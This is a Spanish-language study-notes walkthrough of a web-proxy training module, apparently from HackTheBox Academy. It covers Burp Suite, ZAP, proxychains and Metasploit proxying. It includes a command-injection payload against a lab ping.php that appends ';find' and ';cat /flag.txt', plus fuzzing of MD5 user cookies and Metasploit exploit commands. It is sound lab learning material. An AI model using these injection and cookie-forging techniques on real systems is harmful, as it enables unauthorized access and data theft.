> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/apuntes-hacking/using-web-proxies.md).
# Using Web Proxies
{% file src="/files/F2ln9htHgq3QOAD4UwFF" %}
## Web Proxy
### Intercepting Web Requests
#### Preguntas
**Try intercepting the ping request on the server shown above, and change the post data similarly to what we did in this section. Change the command to read 'flag.txt'**
### Repeating Requests
#### Preguntas
**Try using request repeating to be able to quickly test commands. With that, try looking for the other flag.**
El comando que hay que usar para buscar otra flag es:
```
find / -type f -name 'flag.txt' 2>/dev/null
```
Enviamos la petición con ese comando pero urlcodeado.
Como podemos ver nos sale la ruta de la otra flag, ya podemos ver su contenido.
```
cat /flag.txt
```
### Encoding/Decoding
#### Preguntas
**The string found in the attached file has been encoded several times with various encoders. Try to use the decoding tools we discussed to decode it and get the flag.**
Decoficamos 4 veces por base64 y una por URL.
### Proxying Tools
Interceptar y analizar el tráfico HTTP/HTTPS de herramientas de línea de comando o aplicaciones usando un proxy web como **Burp Suite** o **OWASP ZAP**.
#### Métodos principales
1. **Configurar el proxy en la herramienta**
* Ejemplo: `http://127.0.0.1:8080`
* Cada herramienta tiene su propio método para definir proxy.
2. **Proxychains (Linux)**
* Editar `/etc/proxychains.conf`:
```bash
#socks4 127.0.0.1 9050
http 127.0.0.1 8080
```
* Activar `quiet_mode`.
* Ejecutar:
```bash
proxychains curl http://SERVER_IP:PORT
```
3. **Nmap**
* Uso directo:
```bash
nmap --proxies http://127.0.0.1:8080 SERVER_IP -pPORT -Pn -sC
```
* Si falla, usar con `proxychains`.
4. **Metasploit**
* Configurar dentro del módulo:
```bash
set PROXIES HTTP:127.0.0.1:8080
set RHOST SERVER_IP
set RPORT PORT
run
```
{% hint style="warning" %}
El uso de proxy puede **ralentizar** las herramientas, por lo que se recomienda activarlo solo para análisis. Sirve para depuración, repetir y modificar solicitudes, y hacer pentesting de aplicaciones web.
{% endhint %}
#### Preguntas
**Try running 'auxiliary/scanner/http/http\_put' in Metasploit on any website, while routing the traffic through Burp. Once you view the requests sent, what is the last line in the request?**
use auxiliary/scanner/http/http_put
set Proxies HTTP:127.0.0.1:8080
Interceptando con Burp, la respuesta es: msf test file.
## Web Fuzzer
### Burp Intruder
#### Preguntas
**Use Burp Intruder to fuzz for '.html' files under the /admin directory, to find a file containing the flag.**
Configuramos en el **Intruder** el ataque con el diccionario **common.txt** de **SecLists**.
Empezamos ataque.
```
curl http://94.237.60.55:33802/admin/2010.html
```
### ZAP Fuzzer
#### Preguntas

**The directory we found above sets the cookie to the md5 hash of the username, as we can see the md5 cookie in the request for the (guest) user. Visit '/skills/' to get a request with a cookie, then try to use ZAP Fuzzer to fuzz the cookie for different md5 hashed usernames to get the flag. Use the "top-usernames-shortlist.txt" wordlist from Seclists.**
Interceptamos la petición.
Decodificamos la cookie.
Realizamos el Fuzzing con los usuarios hasheados.
## Web Scanner
### Zap Scanner
#### Preguntas
**Run ZAP Scanner on the target above to identify directories and potential vulnerabilities. Once you find the high-level vulnerability, try to use it to read the flag at '/flag.txt'**
> No lo voy a hacer con Zap Scanner ya que prefiero BurpSuite. Voy a hacerlo sin necesidad de escaneos.
Primero escaneamos para identificar los directorios.
```
dirb http://94.237.60.55:35284/ /usr/share/dirb/wordlists/common.txt
```
Nos llama la atención el directorio `/devtools` por lo que lo buscamos.
Este archivo suponemos que realiza alguna inyección de comandos con el parámetro `ip` pero vamos a comprobarlo buscando la **flag**.
```
curl -s "http://94.237.60.55:35284/devtools/ping.php?ip=127.0.0.1%3Bfind%20/%20-name%20flag.txt%202%3E/dev/null"
```
Ya sabemos donde está ahora solo queda leerlo.
```
curl -s "http://94.237.60.55:35284/devtools/ping.php?ip=127.0.0.1%3Bcat%20/flag.txt"
```
### Extensions
| Software Version Reporter | Active Scan++ | Additional Scanner Checks |
| ------------------------------ | ------------------------- | -------------------------- |
| AWS Security Checks | Backslash Powered Scanner | Wsdler |
| Java Deserialization Scanner | C02 | Cloud Storage Tester |
| CMS Scanner | Error Message Checks | Detect Dynamic JS |
| Headers Analyzer | HTML5 Auditor | PHP Object Injection Check |
| JavaScript Security | Retire.JS | CSP Auditor |
| Random IP Address Header | Autorize | CSRF Scanner |
| JS Link Finder | J2EEScan | .NET beautifier |
| Software Vulnerability Scanner | | |
## Skills Assessment
#### Preguntas
**The /lucky.php page has a button that appears to be disabled. Try to enable the button, and then click it to get the flag.**
Borramos el `disabled` e interceptamos la petición volviendo a pulsar el botón.

**The /admin.php page uses a cookie that has been encoded multiple times. Try to decode the cookie until you get a value with 31-characters. Submit the value as the answer.**
Interceptamos la petición.
Identificamos hash.
Decodificamos sabiendo el tipo.
**Once you decode the cookie, you will notice that it is only 31 characters long, which appears to be an md5 hash missing its last character. So, try to fuzz the last character of the decoded md5 cookie with all alpha-numeric characters, while encoding each request with the encoding methods you identified above. (You may use the "alphanum-case.txt" wordlist from Seclist for the payload)**
Creamos un ataque con el Intruder adjuntando los payloads correctos que nos encontramos antes.
**You are using the 'auxiliary/scanner/http/coldfusion\_locale\_traversal' tool within Metasploit, but it is not working properly for you. You decide to capture the request sent by Metasploit so you can manually verify it and repeat it. Once you capture the request, what is the 'XXXXX' directory being called in '/XXXXX/administrator/..'?**
```
msf6 >search coldfusion_locale_traversal
msf6 >use 0
msf6 >set RHOSTS 83.136.253.59
msf6 >set RPORT 59076
msf6 >set PROXIES HTTP:127.0.0.1:8080
msf6 >exploit
```